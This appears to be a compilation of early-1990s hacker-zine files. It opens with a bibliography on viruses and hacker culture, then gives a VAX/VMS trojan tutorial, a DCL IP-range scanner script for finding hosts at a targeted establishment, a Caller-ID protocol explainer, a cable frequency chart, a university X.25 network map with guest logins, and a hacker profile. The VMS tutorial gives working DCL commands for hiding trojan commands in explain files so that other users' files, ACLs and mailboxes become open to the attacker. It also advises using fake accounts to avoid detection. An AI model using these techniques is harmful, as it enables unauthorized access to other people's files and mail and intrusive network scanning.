- "The Casino Virus - Gambling with Your Hard Disk" by Jim Bates. Virus Bulletin, March 1991: 15-17.

- "The TP Viruses" by Vesselin Bontchev. Postings to Virus-L 1990.

- "In Defense of Hackers" by Craig Bromberg. The New York Times Magazine, April 21, 1991.

- "Bulgaria - The Dark Country" by Bryan Clough. Virus Bulletin, December 1990: 9-11.

- "Voice Mail Computer Abuse Prosecution: United States v. Doucette a/k/a Kyrie" by William J. Cook. Safe Computing Proceedings of the Fourth Annual Computer Virus & Security Conference, 1991, Organized by National Computing Corporation.

- "Invasion of the Data Snatchers!" by Philip Elmer-De Witt. Time, September 26, 1988: 63.

- "Data Exchange and How to Cope with This Problem: The Implication of the German KGB Computer Espionage Affair" by Hans Gliss. Paper presented at Securicom Italia, October 1989.

- "The Implications of the SPANet Hack." Computers Fraud & Security Bulletin, Vol. 10, No. 2, 1987.

- "The Brain Virus: Fact and Fantasy" by Harold J. Highland. Computers & Security, August 1988: 367-370.

- Computer Viruses - A Post Modern." Computer & Security, April 1988: 117-184.

- "Terminal Delinquents" by Jack Hitt & Paul Tough. Esquire, December 1990.

- "The Social Organization of the Computer Underground" by Gordon R. Meyer. M.A. Thesis Submitted to the Graduate School, August 1989.

- "Satanic Viruses" by Paul Mungo. GQ, February 1991: 126-130.

- "Secrets of the Little Blue Box" by Ron Rosenbaum. Esquire, October 1971, Collected in Travels with Dr. Death. New York: Viking Penguin, 1991.

- "The Worm Program - Early Experience with a Distributed Computations" by John F. Shoch. Communications of the ACM, Vol. 25, No. 3, March 1982.

- "The Search for Den Zuk" by Fridrik Skulason. Virus Bulletin, February 1991: 6-7.

- "Crisis and Aftermath" by Eugene H. Spafford. Communications of the ACM. Vol. 32, No. 6, June 1989.

- "GURPS Labor Lost: The Cyberpunk Bust" by Bruce Sterling, Effector, September 1991: 1.

- "Stalking the Wily Hacker" by Clifford Stoll. Communications of the ACM. Vol. 31, No. 5, May 1988.

- "The Kinetics of Computer Virus Replication." by Peter S. Tippett. FundationWare, March 1990.

- "The General and Logical Theory of Automata" by John L. von Neumann. Hixon Symposium, September 1948.

- "Here Comes the Cyberpunk" by Eden Restored. Time, February 8, 1993: 58-65.

- "Surfing Off the Edge" by Richard Begar. Time, February 8, 1993: 62.

- "Can Hackers Be Sued for Damages Caused by Computer Viruses?" by

Pamela Samuelson. Communications of the ACM. Vol. 32, No. 6, June 1989.

- "Viruses and Criminal Law" by Michael Gemignani. Communications of the ACM. Vol. 32, No. 6, June 1989.

- "Password Cracking: A Game of Wits" by Donn Seeley. Communications of the ACM. Vol. 32, No. 6, June 1989.

- "The Cornell Commission: On Morris and the Worm" by Ted Eisenberg, David Gries, Juris Artmanis, Don Holcomb, M. Stuart Lynn & Thomas Santoro. Communications of the ACM. Vol. 32, No. 6, June 1989.

- "Desperately Seeking Cyberspace" by Paul Saffo. Personal Computing, May 1989: 247-248.

- "Secrets of the Software Pirates" by Bylee Gomes. Esquire, January 1982: 58-64.

- "Trouble in Cyberspace" by Willard Uncapher. The Humanist, September/October 1991: 5-14,34.

- "Is Computer Hacking a Crime?" Capture of a discussion held on the WELL. Harper's Magazine, March 1990: 45-57.

- "The United States vs. Craig Neidorf" by Dorothy E. Denning. Communications of the ACM, Vol. 34, No. 3, March 1991: 24-32.

- "Colleagues Debate Denning's Comments." Communications of the ACM. Vol. 34, No. 3, March 1991: 33-41.

- "Denning's Rebutal" by Dorothy E. Denning. Communications of the ACM. Vol. 34, No. 3, March 1991: 42-43.

- "Coming into the Country" by John P. Barlow. Communications of the ACM. Vol. 34, No. 3, March 1991: 19-21.

- "Off the Hook" by Julian Dibbell. Village Voice, August 21, 1990: 8.

- "On Line and Out of Bounds" by Julian Dibbell. Village Voice, July 24, 1990:27-32.

- "Hi-Tech Mall Crawl" by Julian Dibbell. Village Voice. March 1990: 12

- "Samurai Hackers" by Lynda Edwards. Rolling Stone, September 19, 1991: 67-69.

- "Crackdown on hackers 'may violate civil rights'" by Dan Charles. New Scientist, July 21, 1990: 22.

- "United States v. Zod." The Economist, September 1, 1990: 23.

- "Drop the Phone." Time, January 9, 1989: 49.

- "Computer Recreations (Core War)" by A. K. Dewdney. Scientific American, May 1984: 14-21.

- "Computer Recreations (Core War)" by A. K. Dewdney. Scientific American, March 1985: 14-23.

- "Computer Recreations (Core War)" by A. K. Dewdney. Scientific American. March 1989: 110-113.

- "Computer Security: NAS Sounds the Alarm" by Eliot Marshall. Science, Vol. 250: 1330.

- "Students Discover Computer Threat" by Gina Koda. Science, Vol. 215, 5 March, 1982: 1216-1217.

- "A nationwide Computer-Fraud Ring Is Broken Up." The New York Times

National, Sunday, April 19, 1992.

- "Hackers: Is a Cure Worse than the Disease?" by Mark Lewyn. Business Week, December 4, 1989: 37-38.

- "Computer Hacking Goes to Trail" by William F. Allman. U.S. News & World Report, January 22, 1990: 25.

- "Morris Code: by Katie Hafner. The New Republican, February 19, 1990: 15-16.

- "Hackers Intentions Key to Court Case" by David Lindley. Nature. Vol. 340, August 3, 1989: 329.

- "Problems of Security" by David Lendley. Nature. Vol. 340. July 27, 1989: 252.

- "Hostile Takeovers" by Paul Wallich. Scientific American, January 1989: 22-23.

- "The Worm's Aftermath" by Eliot Marshall. Science, Vol. 242, November 25, 1988: 1121-1122

- "Researcher Fear Computer Virus' Will Slow Use of National Network" by Calvin Sims. The New York Times, Monday, November 14, 1998: B6.

- "Networked Computers Hit by Intelligent 'Virus'" by Joseph Palca & Seth Shulman. Nature, Vol. 336, November 10, 1988: 97.

- "The Science of Computing: Computer Viruses" by Peter J. Denning. American Scientist, Vol. 76, May-June 1988:236-238.

- "Cyberpunks and the Constitution" by Philip Elmer-Dewitt. Time, April 8, 1991:81.

- "Plan to outlaw hacking." Nature, Vol. 341, October 19, 1989: 559.

- "Computer System Intruder Plucks Passwords and Avoids Detection" by John Markoff. The New York Times National, Monday, March 19, 1990.

- "Networked Computer Security" by S.J. Buchsbaum. Vital Speeches of the day. December 15, 1991: 150-155.

- "Halting Hackers." The Economist. October 28, 1989: 18.

- "Revenge of the Nerds" by Nocholas Martin. The Washington Monthly, January 1989: 21-24.

- "Greater awareness of security in aftermath of computer worm" by Seth Shulman & Joseph Palce. Nature, Vol. 336, November 1988: 301.

- "Avoiding Virus Hysteria" by Patrick Honan. Personal Computing, May 1989: 85-92.

****

```
{-----------------------------------------------}
{                                               }
{       VMS/VAX Explain Files Explained         }
{                       or                      }
{      Security Holes in the VAX and DCL        }
{                                               }
{             By: The Arctic Knight             }
{                                               }
{-----------------------------------------------}
```

VAX/VMS hacking has declined in popularity over the years due to the abundance of UNIX machines now available. It has even gotten bad press from fellow hackers. Included in this file is a security hole the size of , oh, any of the older IBM mainframes. With a little curiosity, persistence, and

down right stubbornness I came across this rather obvious hole in the system. However, this hole may be so obvious that it has remained relatively hidden until now, especially since the decline of DCL users.

On most VAX systems, there is something called explain files. These are usually help files that are made up by the system operators or borrowed from somewhere to help better explain the way certain features of the system work, whether they be general VAX commands, or system-specific programs.

When you are in your account (Presumably, a fake one, as this can be tracked down if you are foolish) type:

```
$ explain index
```

and you will get a list of all the explain files on your system. Go ahead and take a look around these just to get a feel of what it looks like. It should be a menu driven list of text files to view or programs to run(!!!).

Most system operators only set this up to show various text files describing commands like mentioned above. However, DCL .com files can be run from explain files as well. Now comes the fun. Many systems will also allow users to set up there own explain file. A really nice way to make it easy for other users to view text files or run programs that you have set for group or world access.

The first thing someone needs to do is make a file called INTRO.LKT which will contain whatever introduction text that you would like displayed before your explain file menu is displayed(i.e. you might have a description of yourself, your duties, or a funny poem, or WHATEVER YOU WANT THAT CAN BE CONTAINED IN A TEXT FILE!!!!)

You can use any editor to do this like EDT(a line editor) or TPU(a full screen editor). You will need to type something along these lines to create the file:

```
$set vt=100         !if using a full screen editor like TPU
$edit/tpu intro.lkt
```

After you are finished typing in the file, if you used TPU (A much better choice than EDT), you press <CONTROL-Z> to save the file. Now you must create a file called INDEX.LKI which will contain the file directories, filenames, and short descriptions of the files that you want to have displayed. You do this in the same manner as above, by entering an editor, and creating the file.

```
$edit/tpu index.lki
```

Now, in this file the lines should look like the following:

```
(File Directory)         (Filename)      (File Description)

Phrack41.txt  A complete copy of Phrack 41 for your enjoyment.
User:[aknight.hack]vms.txt A guide to hacking VMS systems.
Temp$1:[aknight.ftp]ftplist.txt A list of FTP servers in-state.
```

Now, to explain these three lines. The first one will look for the program in your main directory. The second line will look for the program listed after it on the device called USER and in the HACK directory within the AKNIGHT directory. The final line will look on the device called TEMP$1 in the FTP directory within the AKNIGHT directory. Adding DCL programs will be explained in a minute, but first lets get this up and running.

Now, that you have typed in the text files you want, and saved this file you need to set the protection on your main directory and any others that need accessing like the text files to group and world access. For the above example one would want to type(assuming you are in your main directory):

```
$set prot=(g:re,w:re) user:[000000]aknight.dir     !This is my main directory
$set prot=(g:re,w:re) user:[aknight.hack]
$set prot=(g:re,w:re) temp$1:[000000]aknight.dir   !My second storage device
$set prot=(g:re,w:re) temp$1:[aknight.ftp]
$set prot=(g:r,w:r)   phrack41.txt                 !Giving privs to read only
$set prot=(g:r,w:r)   user:[aknight.hack]vms.txt
$set prot=(g:r,w:r)   temp$1:[aknight.ftp]ftplist.txt
```

Now, if you type:

```
$explain aknight              ! (my username in this instance,your normally)
```

You should get a print out to screen of your INTRO.LKT file and then a message along the lines of "Hit <return> to continue". When you hit return a menu will appear very similar to the normal explain file menu except with your files listed and their descriptions which were accessed by the computer from your INDEX.LKI file. It would look like this(or something similar) in the above example.

```
   {a print out of my INTRO.LKT file...}

Hit <RETURN> to continue

                              EXPLAIN AKNIGHT
================================================================================
(A) PHRACK41  T-A complete copy of Phrack 41 for your enjoyment.
(B) VMS       T-A guide to hacking VMS systems.
(C) *EXPLAIN/USER AKNIGHT FTPLIST
              T-A list of FTP servers in-state.
(Q) TERMINATE THIS PROGRAM
================================================================================
T = Text Display P = Program to be run
(* = Related Information)
Choose A-C, Q, oe type HELP for assistance.
```

Now you have an explain file. Pressing A-C will print those files to screen with pauses at each page if set up on your system/account to do so. I typed out number C the way I did, because when it has to access a directory other than it's main one, it will usually do this. I think there is away around this, but to be quite honest I haven't bothered figuring it out yet. When you quit, you will be dropped back off at your main prompt. The reason you need to set your protections, is because even thought from your account, it may look like it is working, if you don't set your protections as described above, NO ONE else will be able to view it!!

Now, comes the fun part. Putting DCL .COM files into your explain file. These are put into your index just like any text file. So you could type up a program to let someone copy the public files you have in your account to their directory, or something similar. The security flaw comes in here and it is a big one. Since a user is accessing your explain file from their account, any file that they run, issues commands in their account. So, one might plant a line in the middle of the above program that say something like:

```
$set def sys$login                    !Returns them to their main directory.
$set prot=(g:rwed,w:rwed) *.*;*       !Their files are now read, write, execute,
                                      !and deleteable by anyone, including you.
```

Here is another idea. Say you create a text reader in DCL, to allow people to jump around in the text files you have, skip pages, etc. called TYPE.COM in your main directory. Anytime you can fool people into thinking that the computer is taking a little time to think, you can insert some major commands, i.e. when it is skipping pages, or coping files, which almost takes no time at all in reality. I STRONGLY suggest starting any program you plan to nest commands like this into with:

```
$set noverify
```

Which will make sure that the program lines don't get printed to the screen as they are running. Another important command to know is the following which will cause the next text output from the VAX to be sent to a NULL device, so it will essentially be lost and not printed to the screen. So, if one is accessing someone's mailbox, you don't want a messaging appearing on screen saying that you have entered VAX/VMS mail or whatever. The command is:

```
$assign nl:sys$output/user
```

If you forget the /user it will send the output to the null device for the session, instead of just one line.

Some other things one might do would be to add yourself to someone's ACL(access control list) by typing:

```
$set acl/acl=(ident=[aknight],access=control) *.*;*
```

Now, this will give you access to all their files just as if you were the user, however if they bother to ever do a dir/prot command your username will be printed all over the screen, so one would suggest if you must do this, to use a fake account. Same with this below command:

```
$assign nl:sys$output/user
$mail set write aknight
```

The second line will give me read and write access to someone's mailbox, but once again if they bother to check their mailbox protections your username will be displayed.

In case, you haven't realized this yet, this all has A LOT of potential, and what I have mentioned here is just the tip of the iceberg and really mostly small and even foolish things to do, but the fact comes down to ANYTHING the user can do in their account, YOU can do in there account if you know the right commands and have the patience to nest them into a .COM file well enough.

When you have created the .COM file and added it to the INDEX.LKI file, then you will need to set the protection of the file like so:

```
$set prot=(g:e,w:e) type.com                    !Execution only. No read privs.
```

You now have it a fully functional explain file that is only held down by your imagination.

Remember, malicious actions aren't the sign of a true hacker, so don't delete a users complete directory just because you want to show of your power. Most people won't be impressed. If your a SYSOP, fix this DAMN HOLE!!! And if your a user well, learn the system quickly, explore, absorb, and discover some other hole before the above SYSOP patches this one.....

COMMENTS, QUESTIONS, ADDITIONS, ETC can be sent to PHRACK LOOPBACK. ENJOY!!

{_____}

****

A Internet Scanner

(War Dialer)

by

MadHatter

Purpose of this program

Remember those scanner, war dialer programs everyone used to scan areas of telephone numbers to find unknown hosts? Well, now your on the net and you're targeting some certain establishment, and you know which part of the net they own, but the hell if you know what the actual IP addresses of their hosts are... Telneting to NIC.DDN.MIL is no help, their records are a year old... Might as well have been 10 yrs ago... So you type every possible IP address in. Right? After a while that shit gets tiring... Well, hell let the computer do it, that's what its there for. More speed, no sore fingers, no bitching, and it runs when you're not there. Almost perfect.....

Program Details

DCL is the language and it runs on Vaxen. A,B,C,D respectively represent the starting IP address. E,F,G,H respectively represent the ending IP address (ex. If you what to start at 4.1.1.1 and end at 6.1.1.1 then a = 4, B = 1, etc., E = 6, F = 1, etc.)

The prog creates a data file (FINAL.DAT) that holds all successful connections. If you run it in batch, it also creates a .log file. This by far takes up most of the memory. When the program quits, delete it.
This prog is just one big loop. It finds a good telnet address and then

reIFINGERs there, saving it.

Program Changes

If you run it in batch, then you might (probably) have to define where the IFINGER or FINGER program is. Make sure it is the one for FINGERing remote hosts, the commands for it vary. Why do you have to define it? Because the dumb-ass sysop couldn't think of why anyone would want to use it in batch.

Problems

The IFINGER (FINGER) command might not connect to some hosts from your system. Why can you TELNET there but no IFINGER? It all probably has to do with the other host (it has tight security, too far away, doesn't support FINGERing, etc.).

No Solutions (Just one)

You say if I can TELNET to more places than IFINGERing, why not base the scanner on the TELNET command? Two reasons: (1) the security with the TELNET command requires its output goes to a terminal, never to run in batch; (2) the TELNET command does not give the character address (at least not on the system I use). To have the character address is valuable to me. The program lists the IP address, the character address, then whatever finger came up with.

When running in batch, the program will quit eventually (do to MAX CPU time or exceeded disk quota). This can be a pain (especially if its CPU time), you can always get more memory. Try changing the file specifics in the prog, and run many versions of it at once, to get as much cpu time as possible. For memory, clear your account, or get more of them. Another problem is when your program has stopped and you have nothing in FINAL.DAT file. So where do you start the batch off again? All I can say is count the number of failed connections and add 'em to your previous start address, start at that address.

More Ideas

If you want the net area of an establishment then ftp to NIC.DDN.MIL and get the hosts listing, or TELNET there and search for the name.

Some areas of the net do not like to be scanned. Your sysop will get nasty calls, and then you will get nasty e-mail if you for instance scan the Army Information Systems Center. Or any other government org. Of course, this program wouldn't hurt them at all, it would bounce back. They use firewalls. But they will bitch anyway.

After you run this program for awhile, you'll notice the net is really a big empty place. Hosts are few and far between (at least address wise). Are you agoraphobic yet? What do you do with all this room?

MadHatter

```
*----------------------------CUT HERE-----------------------------------------*
$ A = 0
$ B = 0
$ C = 0
$ D = 0
$ E = 257
$ F = 0
$ G = 0
$ H = 0
$ D = D - 1
$ IFINGER := $VMS$UTIL:[IFINGER]FINGER.EXE;1
$ CREATE FINAL.DAT
```

```
$ LOOP1:
$     ON SEVERE_ERROR THEN GOTO SKIP
$     D = D + 1
$     IFINGER @'A'.'B'.'C'.'D'
$     ON SEVERE_ERROR THEN GOTO SKIP
$     ASSIGN TEMPFILE.DAT SYS$OUTPUT
$     WRITE SYS$OUTPUT "["'A'"."'B'"."'C'"."'D'"]"
$     IFINGER @'A'.'B'.'C'.'D'
$     DEASSIGN SYS$OUTPUT
$     APPEND TEMPFILE.DAT FINAL.DAT
$     DELETE TEMPFILE.DAT;*
$ SKIP:
$     IF A .EQ. E THEN IF B .EQ. F THEN IF C .EQ. G THEN IF D .EQ. H THEN EXIT
$     IF D .EQ. 256 THEN GOTO LOOP2
$     IF C .EQ. 256 THEN GOTO LOOP3
$     IF B .EQ. 256 THEN GOTO LOOP4
$     GOTO LOOP1
$ LOOP2:
$      D = 0
$      C = C + 1
$      GOTO LOOP1
$ LOOP3:
$      C = 0
$      B = B + 1
$      GOTO LOOP1
$ LOOP4:
$      B = 0
$      A = A + 1
$      GOTO LOOP1
$ EXIT
*-----------------------------------CUT HERE-----------------------------------*
```

****

Caller Identification
by (Loq)ue & Key
3/20/93

Caller-Identification (CID), is a relatively new service being offered by several carriers. It is part of a total revamp of the telephone network, with the telephone companies trying to get people to spend more money on their systems. CID is just one of the newer CLASS services, which will eventually lead into ISDN in all areas.

Caller-ID allows a receiving party to see the number that is calling before they pick up the phone. It can be used for everything from pizza delivery to stopping prank callers. One scenario made possible from CID is one where a salesman dials your number, you look on a little box and see that it is someone you don't want to talk to, so you promptly pick up the phone, say "Sorry, I don't want any *** *** products" and slam down the receiver. Ah, the wonders of modern technology.

Caller-ID starts by a person making a call. When the person dials a number, the local switch rings the calling number once, and then sends a specially encoded packet to the number, after checking to see if that caller has access to the Calling Number Delivery service.

The packet can contain any information, but currently it holds a data stream that contains flow control, and error checking data. The specifications state that several signals can exist, however, only the Caller-ID signal is used currently.

The CID packet begins with a "Channel Seizure Signal". The CSC is 30 bytes of hex 55, binary 01010101, which is equivalent to 250 milliseconds of a 600 hz square wave.

The second signal is the "Carrier Signal," which lasts for 150

milliseconds, and contains all binary 1's. The receiving equipment should have been "woken-up" by the previous signal and should now be waiting for the important information to come across.

Next are the "Message Type Word", and the "Message Length Word". The MTW contains a Hex $04 for CID applications, with several other codes being planned, for example $0A to mean message waiting for a pager. The MLW contains the binary equivalent of the number of digits in the calling number.

The data words come next, in ASCII, with the least significant digit first. It is padded in from with a binary 0, and followed by a binary 1. A checksum word comes after that, which contains the twos-complement sum of the MLW and data words.

The checksum word usually signals the end of the message from the CO, however, other messages for equipment to decode can occur afterwards.

Caller-ID can usually be disabled with a 3 digit sequence, which can vary from CO to CO. Several of these have been mentioned in the past on Usenet, in comp.dcom.telecom.

Caller-ID chips are available from many sources, however, remember that you must connect these chips through an FCC-approved Part-68 Interface. Several of these interfaces are available, however they are fairly expensive for an amateur electronics hacker.

If you have any more questions on CID, mail me at the above address, or post to comp.dcom.telecom.

Additional Sources from Bellcore:

Nynex Catalog of Technical Information #NIP-7400
SPCS Customer Premises Equipment Data Interface #TR-TSY-0030
CLASS Feature: Calling Number Delivery #FSD-02-1051
CLASS Feature: Calling Number Blocking #TR-TSY-000391

****

THE "OFFICIAL" CABLE TELEVISION VIDEO FREQUENCY SPECTRUM CHART
COURTESY OF: JOE (WA1VIA) & JIM (WA1FTA)

CATV CHANNEL		FREQUENCY (MHz)	CATV CHANNEL		FREQUENCY (MHz)
2	2	55.25	37	AA	301.25
3	3	61.25	38	BB	307.25
4	4	67.25	39	CC	313.25
5	5	77.25	40	DD	319.25
6	6	83.25 (85.25 ICC)	41	EE	325.25
			42	FF	331.25
7	7	175.25	43	GG	337.25
8	8	181.25	44	HH	343.25
9	9	187.25	45	II	349.25
10	10	193.25	46	JJ	355.25
11	11	199.25	47	KK	361.25
12	12	205.25	48	LL	367.25
13	13	211.25	49	MM	373.25
			50	NN	379.25
14	A	121.25	51	OO	385.25
15	B	127.25	52	PP	391.25
16	C	133.25	53	QQ	397.25
17	D	139.25	54	RR	403.25
18	E	145.25	55	SS	409.25
19	F	151.25	56	TT	415.25
20	G	157.25	57	UU	421.25
21	H	163.25	58	VV	427.25
22	I	169.25	59	WW	433.25
			60	W+	439.25
23	J	217.25			

24	K	223.25	61	W+1	445.25
25	L	229.25	62	W+2	451.25
26	M	235.25	63	W+3	457.25
27	N	241.25	64	W+4	463.25
28	O	247.25	65	W+5	469.25
29	P	253.25			
30	Q	259.25	66	A-1	115.25
31	R	265.25	67	A-2	109.25
32	S	271.25	68	A-3	103.25
33	T	277.25	69	A-4	97.25
34	U	283.25	70	A-5	91.25
35	V	289.25			
36	W	295.25	01	A-8	73.25

---

* This chart was created 08/19/89 by: WA1VIA & WA1FTA. Some uses include the isolation of CATV interference to other radio services, and building of active & passive filters, and descramblers. This does NOT give you the right to view or decode premium cable channels; without proper authorization from your local cable TV company. Federal and various state laws provide for substantial civil an criminal penalties for unauthorized use.

****

The CSUNet X.25 Network
Overview by Belgorath

C y b e r C o r p s

Calstate University, along with Humboldt State, runs a small X.25 network interconnecting its campuses. This file will attempt to give an overview of this network. The hosts on this network are connected via 9600-baud links. The main PAD on this network is a PCI/01 that allows the user to connect to several hosts. Among them are:

(At the time of this writing, several of the machines were unreachable. They are marked with "No info available")

hum - Humboldt State University CDC Cyber 180-830 (NOS 2.7.1)
swrl - A CalState CDC Cyber named "Swirl", running CDCNet. You may use CDCNet to connect to the following hosts:
ATL (SunOS, eis.calstate.edu), login as:
access to request an account
ctp to access CTP
CCS CDC Cyber 960-31 (NOS 2.7.1) - This is Swirl without CDCNet
COC CDC Cyber 960-31 (NOS 2.7.1)
FILLY VAX 6230 (VMS 5.3)
ICEP IBM 4381 (VM)
OX IBM 4381 (MVS) (Aptly Named)
mlvl - University of California's Library Catalog System, named "Melvyl".
sb - Calstate/San Bernardino CDC Cyber 180-830 (NOS 2.5.2)
sd - San Diego State University CDC Cyber 180-830B (NOS 2.7.1)
chi - Calstate/Chico CDC Cyber 180-830 (NOS 2.7.1) - oddly enough this system is running CDCNet with itself as the only host
bak - Calstate/Bakersfield CDC Cyber Dual 830 CMR-1 (NOS 2.7.1) this system is running CDCNet, and if you fail the login, you can connect to these systems, if you type fast enough:
CCS - Central Cyber 960 System
CSBINA - CSUB Instructional Vax 3900
CSBOAA - CSUB Office Automation Vax 4300
CYBER - Local host
RBFBATCH - CSUB CDC Cyber Remote Batch Gateway
ccs - CDC Cyber 960-31 (CCS from Swirl)
coc - CDC Cyber 960-31 (COC from Swirl)
dh - Calstate/Dominguez Hills CDC Cyber 960-11 (NOS 2.7.1) - this system runs CDCNet with no hosts.. go figure
fre - Calstate/Fresno - No info available
ful - Calstate/Fullerton - No info available
hay - Calstate/Hayward - No info available

```
la        - Calstate/Los Angeles - No info available
lb        - Calstate/Long Beach - No info available
mv        - No info available
news      - No info available
nor       - Calstate/Northridge - No info available
pom       - California State Polytechnic University, Pomona - No info available
sac       - Calstate/Sacramento CDC Cyber 180-830 (NOS 2.5.2)
sf        - Calstate/San Francisco - No info available
sj        - San Jose State University - No info available
son       - Sonoma State University CDC Cyber 180-830 (NOS 2.7.1) - this
            system runs CDCNet with itself as the only host
sm        - No info available
slo       - California State Polytechnic University, San Luis Obispo - No info
            available
sta       - Calstate/Stanislaus - No info available
ven       - No info available
carl      - No info available

caps      - CSUNet networking machine. From it, you can connecting to most
            PAD hosts plus a few more. The extras are:
              access    - Connect to eis.calstate.edu (login as "access")
              core      - Connect to eis.calstate.edu (login as "core")
              ctp       - Connect to eis.calstate.edu (login as "ctp")
              eis       - Connect to eis.calstate.edu (login as "eis")
              trie      - Connect to eis.calstate.edu (login as "trie")
              csupernet - CSUPERNet appears to be a public-access UNIX.
                          login as "public" for ATI-Net.
                          login as "super" for academic information.
                          login as "atls" for the ATLS system
                          Once you apply for an account here, you can telnet
                          to caticsuf.cati.csufresno.edu to use it.
```

This is all well and good, but how to you access CSUNet? It can be reached via Internet, using the Humbolt PACX (pacx.humboldt.edu). The Humboldt PACX allows several services, among them are:

```
     X25 - Connect directly to CSUNet PAD
     960 - CDC Cyber 180/830 (Swirl)
     830 - CDC Cyber 180/830 (COC from Swirl)
     VAX - VAX 8700 (VMS V5.3)
     70  - DEC PDP 11/70 (running RSTS)
     SEQ - Sequent S81 (running Dynix V3.1.4 X.25 UNIX software)
  TELNET - Telnet Server
```

That’s really all there is to say concerning the network structure (well, I could go through and list all their X.25 addresses, but I won’t). There’s a ton more to be said about using this network, but its little quirks and surprises can be left to you to figure out. What I can do here is give a few hints on using CDCNet and the PAD.

Using the PAD

Once you’re at the X.25 PAD, you’ll get a message like:

```
CSUnet Humboldt PCI/01, Port: P17
```

At the "Pad>" prompt, simply type the hostname to connect to. When in doubt, type "help <subjectname>", or just "help" for a list of subjects that help is available on.

Using CDCNet

When a CDC Cyber says "You may now execute CDCNet Commands", this is your cue. You have the following commands available:

```
activate_auto_recognition
activate_x_personal_computer
change_connection_attribute
change_terminal_attribute
change_working_connection
create_connection
delete_connection
```

```
display_command_information
display_command_list
display_connection
display_connection_attribute
display_service
display_terminal_attribute
do
help
request_network_operator
```

The ones to concern yourself with are display_service, create_connection, and help. "help" gives the above command listing (useful), "display_service" lists the hosts on the current CDCNet, and "create_connection <host>" creates a connection to "host" on the CDCNet.

****

\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 6 of 27

-:[Phrack Prophile]:-

This issue our prophile features a hacker who has been around forever, who's been there and done that, literally. His handle is Dr. Who. When almost everyone was still mystified by Telenet, Dr. Who was busily exploring Europe's PSN's like PSS and Datex-P. When the Internet was in its infancy, Dr. Who was there with an account on BBN. When the world was short of NUI's, Dr. Who discovered and perfected Pad-To-Pad. When the world still thought COSMOS was the end-all-be-all, Dr. Who was lurking on 1A's. One of the early LODers and one of the longest lasting. And to top it all off, a close personal friend. How elite can you get?

Personal Info:

```
          Handle: Doctor Who (aka Skinny Puppy and Saint Cloud)
       Call him: Bob
  Date of Birth: February 5, 1967
           Age: 26
        Height: 6'1"
        Weight: 160 lbs
Computers owned: in chronological order:  Apple ][ series, Sinclair ZX81,
                 Commodore TRS-80 models 4 and 16, Coco, Atari 512,
                 Toshiba 2000sx.  I am probably leaving out some.
```

How did you get your handle?

From the TV show, of course - I had a hard time defending it from other people, so would sometimes add (413), my home area code, to identify which one I was. Skinny Puppy was from the band of course, and Saint Cloud was from the location of a system I was playing with, in France.

How did you get started?

As a kid, I was a radio & electronics junkie. In 6th grade I wanted one of those $99 "computer kits" you would see in the back of "Popular Electronics" magazine, which had a hex keypad, and seven-segment LED display, had 1K of ram, etc...But lusted after the TRS-80 model-I when I used it at Radio Shack. I finally got a computer in 1981 when I was in 9th grade. I asked my parents for a Commodore, but they went all out and got an Apple][+. I took to programming instantly, and within a few months had a reputation as the best programmer in my school.

In a 1982 "Popular Communications" magazine article, I discovered the world of loops and test tones and started playing with those. I later tried to make free phone calls by using a tape recorder as a red box but failed, looking back probably due to inadequate volume. The seeds had been planted.

I wanted all sorts of software, but I had no money, and my parents wouldn't buy very much. One computer-club meeting, someone brought in about 15 disks of pirated software, and I had a chance to copy about 4 disks. They guy told me about pirate BBSs, and people trading software. In a few of the games I copied, there were numbers to different BBSes, and when I was at a friends house on Cape Cod in the summer of 1983, we used his 300 baud acoustic modem to call them. I remember calling Pirate's Harbor in Boston, and I think we called Pirate-80.

I wanted a modem badly, but they were too expensive. I convinced a friend to split the cost with me, and on January 2, 1984 my networker modem arrived. That month, in the process of getting warez

I ran up over $150 in phone bills as there were no local boards. I was becoming obsessed with being on the modem, and on the computer in general. I was never a good student, and my parents and teachers found a way, they thought, to entice me to do my homework - hold computer usage over my head. But this just succeeded in making me sneak access when no one was looking - during lunch at school, or when my parents went shopping at home. Soon they locked the computer room (the den, really) when they left, but I used a ladder to get in to the second story window until I had a copy of the key. To this day I think if they let me indulge myself in my interest, I would have become a much more normal computer geek, and done better in school. Anyhow, I started learning about codez to appease the huge phone bills, and started to learn more about phones & how they worked. The pirating fell by the wayside as I became more involved with phreak/hack boards. I was fascinated by communications (I always had been) and phreaking/hacking opened up new frontiers. My inhibitions in breaking the law melted away because it interfered with my enjoyment of knowledge - had there been opportunities to pursue this avocation without breaking the law, I probably would have done so.

A hacker was born.

What are your interests?

Women:	Tall, thin, brainy, blue eyes. It seems as though I attract all the psychos. Right now, I am FREE of any relationships and haven't decided whether I am enjoying it or not.
Cars:	Cars are the greatest things. I love them. Art, Machine & House - The only possession I have that encloses me. I got my license later than most people, and have learned to enjoy the freedom wheels bring, especially for someone who lives in a rural area. Right now, I own two cars, one running (barely) and entirely generic, the other one very unique, beautiful, and broken. The story of my life!
Food:	I hate fish & chicken, love hot food. Not a vegetarian in the least. But don't eat much, I am too busy. I survive on Coffee.
Music:	I have been 'alternative' for a while now, kind of Gothic, sometimes I dress that way, sometimes I don't. Favorite bands: Joy Division, Skinny Puppy, old Cure, but I have been starting to like Techno more and also Classical. Go figure.
Favorite authors:	Ayn Rand, Ann Rice, Robert Anton Wilson, George Orwell, Douglas Adams, J.G. Ballard
Favorite Book:	Atlas Shrugged
Favorite Movies:	Brazil, 1984, The Holy Grail, Heathers, Blade Runner, Max Headroom, Slacker, Subway, Drowning by Numbers, Dune
Favorite TV:	Doctor Who (of course), The Avengers, Miami Vice, Hawaii Five-O

What am I?

A slacker, a hacker, a writer, a romantic, a twenty-nothing, a lost poet, a New Englander, an American in the truest sense of the word, a girl-chaser, a connoisseur of cheap champagne & expensive beer, a dilettante, a smoker of cloves, caffeine addict, an atheist, a discordian, a libertarian of sorts, a cynic, a procrastinator, a conversationalist, a fast driver, an oldest child, a criminal, a watcher of fire & water, a lover of love, a believer in the unpure, a trekkie, a whovian, an anglophile, still an undergraduate, jealous, mischievous, a perfectionist, a believer in the essential good in mankind, and probably a mortal.

What are some of your most memorable experiences?

The worst day of my life - 3/11/86 - getting busted, and not knowing what for. My parents called up my high-school and left a message for

me to call home immediately. When I did, they informed me that the Secret Service and TRW (Hi Mr. Braum) had been in our house and removed everything. A nosy neighbor saw the whole incident, and within days our entire town knew about the raid.

Some three and a half years later they pressed charges. So much for due process and right to a speedy trial.

Good days:

5-91 - Being all fucked up in NYC with my girlfriend and Bill from RNOC;
